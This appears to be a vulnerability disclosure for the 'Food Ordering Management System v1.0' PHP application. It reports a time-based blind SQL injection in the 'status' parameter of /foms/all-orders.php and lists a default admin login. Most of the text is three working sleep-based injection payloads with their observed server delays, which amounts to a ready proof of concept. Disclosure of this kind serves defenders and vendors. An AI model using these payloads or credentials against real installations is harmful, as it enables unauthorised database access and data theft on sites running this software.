Food Ordering Management System v1.0 by oretnom23 has SQL injection

BUG_Author: YorkLee

Login account: admin/admin123 (Super Admin account)

vendors:https://www.sourcecodester.com/php/15689/food-ordering-management-system-php-and-mysql-free-source-code.html


Vulnerability File: /foms/all-orders.php

Vulnerability location: /foms/all-orders.php?status=Cancelled%20by%20Customer // Leak place ---> status

status exists delayed injection vulnerability


Payload1: ?status=Cancelled%20by%20Customer%27%2b(select*from(select(sleep(20)))a)%2b%27

select(sleep(20)) The server response time is 20 seconds



Payload2: ?
status=Cancelled%20by%20Customer%27%2b(select*from(select(sleep(15)))a)%2b%27

select(sleep(15)) The server response time is 15 seconds



Payload3: ?
status=Cancelled%20by%20Customer%27%2b(select*from(select(sleep(10)))a)%2b%27

select(sleep(10)) The server response time is 10 seconds